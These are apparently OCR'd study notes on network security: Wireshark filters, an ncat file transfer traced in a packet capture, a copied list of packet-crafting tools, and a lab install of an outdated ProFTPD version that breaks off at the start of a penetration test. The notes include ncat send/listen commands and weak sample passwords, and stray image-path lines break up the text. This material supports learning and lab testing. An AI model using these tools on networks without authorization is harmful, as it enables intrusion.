12 – tcp.port 80 && ip.addr == 192.168.1.2 [filter on port and address]

13 – http.request or http.response [Filter for http get and responses]

14 – frame contains "(attachment|tar|exe|zip|pdf)" [Find executable or other file types]

Packet Capture example:

Using ncat I sent a file between to hosts:

Server:

root@jp_ubuntu:/# ncat -lvp 4444 > receive_file.txt

Listening on [0.0.0.0] (family 0, port 4444)

Connection from 192.168.0.109 59528 received!

Listener:

root@kali:~# ncat -nv 192.168.0.110 4444 < /root/send_file.txt

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Connected to 192.168.0.110:4444.

Ncat: 22 bytes sent, 0 bytes received in 0.06 seconds.


Wireshark Capture:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Technico_08:8d:aa	Broadcast	ARP	60	Who has 192.168.0.109? Tell 192.168.0.1
2	0.000014144	PcsCompu_e1:ed:60	Technico_08:8d:aa	ARP	42	192.168.0.109 is at 08:00:27:e1:ed:60
3	35.870687520	192.168.0.109	192.168.0.110	TCP	74	59528 → 4444 [SYN] Seq=0 Win=29200 Len=0 MSS
4	35.870853725	192.168.0.110	192.168.0.109	TCP	74	4444 → 59528 [SYN, ACK] Seq=0 Ack=1 Win=2896
5	35.870883437	192.168.0.109	192.168.0.110	TCP	66	59528 → 4444 [ACK] Seq=1 Ack=1 Win=29312 Len
6	35.870996366	192.168.0.109	192.168.0.110	TCP	88	59528 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=2931
7	35.871050499	192.168.0.109	192.168.0.110	TCP	66	59528 → 4444 [FIN, ACK] Seq=23 Ack=1 Win=293
8	35.871449981	192.168.0.110	192.168.0.109	TCP	66	4444 → 59528 [ACK] Seq=1 Ack=23 Win=29056 Le
9	35.909790956	192.168.0.110	192.168.0.109	TCP	66	4444 → 59528 [FIN, ACK] Seq=1 Ack=24 Win=290
10	35.909820115	192.168.0.109	192.168.0.110	TCP	66	59528 → 4444 [ACK] Seq=24 Ack=2 Win=29312 Le
11	40.941505646	PcsCompu_e1:ed:60	SamsungE_73:78:c4	ARP	42	Who has 192.168.0.110? Tell 192.168.0.109
12	40.942030416	SamsungE_73:78:c4	PcsCompu_e1:ed:60	ARP	60	192.168.0.110 is at 98:83:89:73:78:c4
13	41.109581435	SamsungE_73:78:c4	PcsCompu_e1:ed:60	ARP	60	Who has 192.168.0.109? Tell 192.168.0.110
14	41.109602645	PcsCompu_e1:ed:60	SamsungE_73:78:c4	ARP	42	192.168.0.109 is at 08:00:27:e1:ed:60

Packet 1 and 2 are ARP packets.

From packet 3 to 10 we can see the TCP flow to send the file. Three way handshake, data transfer (PSH) and connection being closed (FIN).

If we right click on packet 3 and go to Follow > TCP Stream, we can see the information. In this case, I was able to see the contents of the file since it was not encrypted.


Wireshark · Follow TCP Stream (tcp.stream eq 0)
this is the file sent

Packet Crafting tools

Sunday, December 23, 2018 1:33 AM

Packet crafting is the process of manually creating or editing the existing data packets on a network to test network devices. Hackers and network admins use this process to test a network, check firewall rules, find entry points and test network device's behaviors.
Network data packets contain various information include data, source address, destination address, version, length, protocol, and few other things depending on the protocol. In packet crafting, one creates a completely new packet or edits the existing packet to change the information packet contains. Then, this packet is sent to the network to see the response of network firewall. By changing values in packet, attackers try to find the entry point in the network to intrude.
I also want to point out that "packet crafting" and "packet spoofing" are not the same thing.
Packet crafting is not a simple task for beginners. It consists of following steps:

1. **Packet Assembly:** Creating a new network packet or capture a packet going over the wire and edit the information as per requirement.

2. **Packet Editing:** Editing the content of an existing packet

3. **Packet Re/Play:** Send/Resend a packet in a network

4. **Packet decoding:** Decode and analyze the content of the packet

Tools for all these different steps are available. In this post, I will write about tools used in these steps. Few tools are step-specific while few can be used for performing all steps. You can try few or all the given tools to see how these tools work.
I will also recommend you to read our existing article on Packet Crafting. In that article, we have explained packet crafting in detail with explanation of all four steps involved. We have also shown how to use a few packet crafting tools. That article will help you to understand the packet crafting the usage of those tools. Once you understand clearly, you can read this article to see the available packet crafting tools. Some tools are very old but still work fine. Other tools are actively in development, while still others are no longer in development.
I will also recommend you to learn about network packets, packet structure of different protocols and network layers. If you do not know these things, you will not be able to understand how to do packet crafting and how the things work with these tools. For learning purposes, you must understand the basics of networking before proceeding with the list of these tools. You must know about data packets of different protocols, different fields in packets, the meaning or purpose of those packet fields, and how those packets are used in the network communication. Once you know about those things, you will be able to change those values to see desired effect in the network. So, do not try these tools without learning the previously-mentioned skills. You will end up wasting your time and effort.

These are the 15 best but free packet crafting tools.

1. Hping

Hping is one of the most popular and free packet crafting tool available. It lets you assemble and send custom ICMP, UDP, TCP and Raw IP packets. This tool is used by network admins

for security auditing and testing of firewalls and networks. Now this tool is also available within Nmap Security Scanner.
HPing is available for wide-range of platforms including Windows, MacOs X, Linux, FreeBSD, NetBSD, OpenBSD and Solaris.
Download Hping: http://www.hping.org/

2. Ostinato
Ostinato is an open source and cross-platform network packet generator and analyzing tool. It comes with GUI interface that makes it easy to use and understand. It supports Windows, Linux, BSD and Mac OS X platforms. You can also try using it on other platforms.
Best thing about the tool is that it supports most common standard protocols. See the list of supported protocols below

- Ethernet/802.3/LLC SNAP
- VLAN (with QinQ)
- ARP, IPv4, IPv6, IP-in-IP a.k.a IP Tunnelling (6over4, 4over6, 4over4, 6over6)
- TCP, UDP, ICMPv4, ICMPv6, IGMP, MLD
- Any text based protocol (HTTP, SIP, RTSP, NNTP etc.)
- Support to more protocol is also in work.

By using Ostinato, you can modify any field of any protocol easily. This packet crafting tool is also called complementary to Wireshark.
Download Ostinato: http://ostinato.org/

3. Scapy
Scapy is another nice interactive packet crafting tool. This tool was written in Python. It can decode or forge packets for wide range of protocols. This makes Scapy a worth to try tool. You can perform various tasks including scanning, tracerouting, probing, unit tests, attacks or network discovery.
Download Scapy: http://www.secdev.org/projects/scapy/

4. Libcrafter
Libcrafter is very similar to Scapy. This tool is written in C++ to make it easier the creation and decoding of network packets. It can create and decode packets for most of the general protocols, capture packets and match request or replies. This library was designed to me multithreaded allowing you to perform various tasks simultaneously.
Download Libcrafer: https://code.google.com/p/libcrafter/

5. Yersinia
Yersinia is a powerful network penetration-testing tool capable of performing attacks on various network protocols. If you are looking for packet crafting tools, I would like to recommend this nice tool too.
Download yersinia: http://www.yersinia.net/

6. packETH
packETH is another packet crafting tool. It is a Linux GUI tool for ethernet. It lets you create and send sequence of packets quickly. Like other tools in this list, it supports various protocols to create and send packets. You can also set number of packets and delay between packets. You can also configure various things in this tool.
Download packETH: http://packeth.sourceforge.net/

7. Colasoft Packet Builder

Colasoft Packet Builder is also a freeware tool for creating and editing network packets. If you are a network admin, you can use this tool to test your network against attackers and intruders. It comes for all available versions of Windows operating system.
Download Colasoft Packet
Builder: http://www.colasoft.com/download/products/download_packet_builder.php

8. Bit-Twist

Bit-Twist is a less popular but effective tool for regenerating the captured packets in live traffic. It uses tcpdump trace file (.pcap file) for generating packets in network. It comes with trace file editor that lets you change the any specific field in the captured packet. Network admin can use this tool for testing firewall, IDS, and IPS, and troubleshooting various network problems. There are various other things for which you can try this tool.
Download Bit-Twist: http://bittwist.sourceforge.net/

9. Libtins

Libtins is also a nice tool for crafting, sending, sniffing and interpreting network packets easily. This tool was written on C++. By using the source code, C++ developers can extend the functionality of this tool make it more powerful. It performs its task very effectively. Now, it is up to you to use this tool.
Download Libtins: http://libtins.github.io/

10. Netcat

Netcat is also a popular tool that can read and write data in TCP or UDP network. This tool is reliable and easy to use. You can also develop other tools that can use this functionality of this tool. Best thing about the tool is that it can create almost any kind of network connection with port binding.
This tool was originally known as Hobbit and was released in 1995.
Download Netcat: http://nc110.sourceforge.net/

11. WireEdit

WireEdit is a full featured WYSIWYG network packets editor. That means, you can edit all layers of packets in a simple interface. This tool is free to use, but you will have to contact company to obtain the usage right. If you ask about the supported protocols, there is a long list. It supports Ethernet, IPv4, IPv6, UDP, TCP, SCTP, ARP, RARP, DHCP, DHCPv6, ICMP, ICMPv6, IGMP, DNS, LLDP, RSVP, FTP, NETBIOS, GRE, IMAP, POP3, RTCP, RTP, SSH, TELNET, NTP, LDAP, XMPP, VLAN, VXLAN, CIFS/SMB v1 (original), BGP, OSPF, SMB3, iSCSI, SCSI, HTTP/1.1, OpenFlow 1.0-1.3, SIP, SDP, MSRP, MGCP, MEGACO (H.248), H.245, H.323, CISCO Skinny, Q.931/H.225, SCCP, SCMG, SS7 ISUP, TCAP, GSM MAP R4, GSM SM-TP, M3UA, M2UA, M2PA, CAPWAP, IEEE 802.11, more to come.
It is a multi-platform tool. It comes for Windows XP or higher, Ubuntu Desktop and Mac OSX.
Download WireEdit: https://wireedit.com/downloads.html

12. epb – Ethernet Packet Bombardier

Epb, or Ethernet Packet Bombardier, is also a similar kind of tool but with simple working. It lets you send customized Ethernet packages. This tool does not offer any GUI, but it is easy to

use.
You can read more about this tool here: http://maz-programmersdiary.blogspot.fi/2012/05/epb-ethernet-package-bombardier.html

13. Fragroute
Fragroute is a packet crafting tool which can intercept, modify, and rewrite network traffic. You can use this tool to perform most of the network intrusion attacks to check the security of your network. This tool is open source and offers command line interface to work with. It is available for Linux, BSD and Mac OS.
Download Fragroute: http://www.monkey.org/~dugsong/fragroute/

14. Mausezahn
Mausezahn is a fast traffic generator tool that lets you send every possible kind of network packet. This tool is used for penetration testing of firewalls and IDS but you can decide to how to use this tool effectively in your network to find security bugs. You can also use this tool to test if your network is secure against DOS attack. Notable thing about this tool is that it give you full control over NIC card. It supports ARP, BPDU, or PVST, CDP, LLDP, IP, IGMP, UDP, TCP (stateless), ICMP (partly), DNS, RTP optionally RX-mode for jitter measurements and Syslog protocols.
Download Mausezahn: http://www.perihel.at/sec/mz/

15. EIGRP-tools
This is EIGRP packet generator and sniffer combined. It was developed to test the security of EIGRP routing protocol. To use this tool, you need to know Layer 3 and EIGRP protocol. This tool is also an open source tool with command line interface. It is available for Linux, Mac OS and BSD platforms.
Download EIGRP-tools: http://www.hackingciscoexposed.com/tools/eigrp-tools.tar.gz
These are a few of the best free tools for packet crafting. I will recommend you to try all tools to check how these tools work. As I already mentioned, you must learn about networks, network packet layers, packet structures, headers and other necessary things before using these tools. If you know everything about these, you will be able to perform better attack and create better defenses against these attacks.
Packet crafting is one of the best ways to perform network penetration testing. You can try creating layer of security and then try again to break your own security. In this way, you will be able to prevent hackers to exploiting vulnerabilities in the security mechanism you created. Hackers always try to intrude into the internal network of companies. In recent months, we have seen so many attacks against big companies. In most of the cases, internal network hacked to access confidential information. Therefore, network security is one of the most important tasks in any business. So, learn packet crafting and learn these tools. The more you learn, the better security person you will become. All these tools are created for special purposes. You can try these tools to modify packets to test the firewall rules and break the security.
Note: We do not encourage use of these tools to test the security of a network without getting prior permission. Most businesses use proper security and tracking. If you caught attacking a network, you may be booked under cyber-crime laws in most countries. The purpose of this article make you aware of tools for learning purpose. If you use this for any illegal purpose, author or InfoSec Institute will not hold any responsibility.
If you have anything to ask or suggest, you can comment below. I hope you will find this article useful and informative.

From <https://resources.infosecinstitute.com/15-best-free-packet-crafting-tools/>


FTP


Sunday, December 23, 2018 1:36 AM

In this article we are going to learn how to configure ProFTPD service in a CentOS machine. After that we will conduct penetration testing to evaluate the security of FTP service and then we will also learn the countermeasures for vulnerabilities.

Installation and Configuration of FTP Service on Centos Linux Machine

[1] The source code of the older version of ProFTPD server (1.3.3a) was downloaded from the ProFTPD source code repository, located at ftp://ftp.proftpd.org/distrib/source/proftpd-1.3.3a.tar.bz2.





The commands used were (without the hash sign) (ProFTPD, 2011): # cd/usr/local/src# wget -c 'ftp://ftp.proftpd.org/distrib/source/proftpd-1.3.3a.tar.bz2' [2] For compilation of the source

code, development libraries and compilers need to be installed on the CentOS machine. They were installed using the following command (ProFTPD, 2013): # yum -y groupinstall 'Development tools' [3] The ProFTPD server runs as a non-privileged user on the Linux system for security reasons. A group called ftpd was created and then a user called ftpd was also created that belonged to the ftpd group. The following commands were used:

Command Used	Purpose
groupaddftpd	Creates a new group called ftpd and populates the /etc/group file.
useradd –g ftpdftpd	Creates a new user called ftpd that has ftpd as its primary group (specified by the –g parameter) and populates the /etc/passwd file.

[4] Once the user and group ftpd were added, the next step was to compile the source code of the ProFTP server to produce the ProFTPD binary, which supports the FTP (file transport protocol). The following commands were used to achieve this (ProFTPD, 2011):

Command Used	Purpose
cd /usr/local/src	Change directory to the location /usr/local/src, where the source code of the ProFTP has been downloaded.
tar -jxf proftpd-1.3.3a.tar.bz2	The tar command uncompressed the proftpd-1.3.3a.tar.bz2 BZIP2 file. The command options are as follows: • -j -> The file input is in BZIP2 format • x -> extract • f -> this argument is followed by the compressed filename.
cd proftpd-1.3.3a	Change directory into the uncompressed folder proftpd-1.3.3a.

```
[root@localhost src]# cd /usr/local/src
[root@localhost src]# pwd
/usr/local/src
[root@localhost src]# tar -jxf proftpd-1.3.3a.tar.bz2
[root@localhost src]# ls -l
total 4068
drwxr-xr-x. 13 1000 1000    4096 Jul  1  2010 proftpd-1.3.3a
-rw-r--r--.  1 root root 4157983 Apr  2 23:09 proftpd-1.3.3a.tar.bz2
[root@localhost src]# cd proftpd-1.3.3a
[root@localhost proftpd-1.3.3a]# _
```

Command Used (continued)	Purpose
install_user=ftpdinstall_group=ftpd ./configure –prefix=/usr –sysconfdir=/etc	This command runs a shell script called configure in the current directory. This script checks the build dependencies and the machine architecture on which the software is going to compile. The main task of this command is to generate a file called “Makefile.” The “Makefile” contains the compilation and installation instructions that is read by the make command. The install_user and install_group commands instruct the configure utility that the user and group used by the ProFTPDare ftpd and ftpd, respectively. The prefix=/usr instructs the configure utility that the binaries should be installed on /usr directory rather than /usr/local directory (default). Finally, the sysconfdir=/etc instructs the configure script that the configuration files should be installed in the /etc directory.


Make	This command compiles the binary as per the instructions loaded in the Makefile.
make install	This command installs the compiled binaries, which include the ProFTPD daemon called proftpd.

```
[root@localhost proftpd-1.3.3a]# install_user=ftpd install_group=ftpd ./configur
e --prefix=/usr --sysconfdir=/etc
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking target system type... i686-pc-linux-gnu
checking for gcc... gcc
checking for C compiler default output file name... a.out
checking whether the C compiler works... yes
checking whether we are cross compiling... no
checking for suffix of executables...
checking for suffix of object files... o
checking whether we are using the GNU C compiler... yes
checking whether gcc accepts -g... yes
checking for gcc option to accept ISO C89... none needed
checking for a sed that does not truncate output... /bin/sed
```


[5] Once the binaries were compiled, the location of proftpd was found out using the following command: # which proftpd The version was also checked using the following command: #/usr/sbin/proftpd –v

```
[root@localhost ~]# which proftpd
/usr/sbin/proftpd
[root@localhost ~]# /usr/sbin/proftpd -v
ProFTPD Version 1.3.3a
[root@localhost ~]# _
```

[6] The main configuration file of the ProFTPD server, called proftpd.conf, which is located at /etc, was edited using vi editor. The final configuration file looked like the following. The configuration is heavily commented (comments starts with # sign) for explanation:



The same file has the configuration directive, starting with <Anonymous ~ftp> and ending with </Anonymous>, and all the directives inside it were commented out (by putting a hash sign in front of the configuration) to disable anonymous FTP service on the ProFTPD server.




The final configuration file only allows local Linux accounts/users (users defined by the /etc/passwd) and chroot (restricts) them to their home directory so that they cannot break out

of that directory. [7] Since the ProFTPD daemon is configured to support local Linux account and to chroot user to his/her home directory, a new user called prithak with password password was added to the Linux system for testing. The following commands were used: # useradd prithak # passwd prithak(enter password prithak twice) Similarly, another user called Daniel was also added to the system. Finally, now we have the following users on the system:

Username	Password
prithak	1234qwer
daniel	1a2b3c
chintan	a1b2c3d4

[8] The ProFTP server (192.168.79.135) was started in debugging mode and was accessed from the Windows machine (192.168.79.1) using the in-built Windows ftp command. The user prithak (having password prithak) was able to successfully log into the ProFTPD server and at the same time the ProFTPD server produced debugging logs on the standard output to confirm the details of the login. The proftpd was started using the following command line options: proftpd -n -d 4 -c /etc/proftpd.conf –ipv4 The options are as follows:

-n Runs the proftpd process in standalone mode (must be configured as such in the configuration file), but does not background the process or disassociate it from the controlling tty. Additionally, all output (log or debug messages) are sent to stderr, rather than the syslog mechanism. **-d** Runs the ProFTPD server in debugging mode. The 4 parameter increases the verbosity of the logging to 4. **-c /etc/proftpd.conf**Instructs the ProFTPD daemon to read the configuration file located at /etc/proftpd.conf. **–ipv4** Instructs the ProFTPD daemon to listen only on IPV4 addresses, i.e., disabled IPV6 (if present).




To ensure that the ProFTP server running on (192.168.79.135) starts every time Linux is restarted, the initialization script (init script) that comes with the source of the ProFTP was copied to the CentOS INIT V (initialization system V) script directory (/etc/rc.d/init.d). Then the script was made executable. Finally, the ProFTPD service was turned on, using the chkconfig command.

```
# cp /usr/local/src/proftpd-1.3.3a/contrib/dist/rpm/proftpd.init.d /etc/rc.d/init.d/proftpd
# chmod 775 /etc/rc.d/init.d/proftpd # chkconfig proftpd on
```


Footprinting The first step in every vulnerability assessment is to find what services are running and the version of the service; this is called reconnaissance and footprinting. To complete this step a port scan against the target machine should be launched. Following the same principal, nmap port scanner was launched against the machine using the following parameters:

```
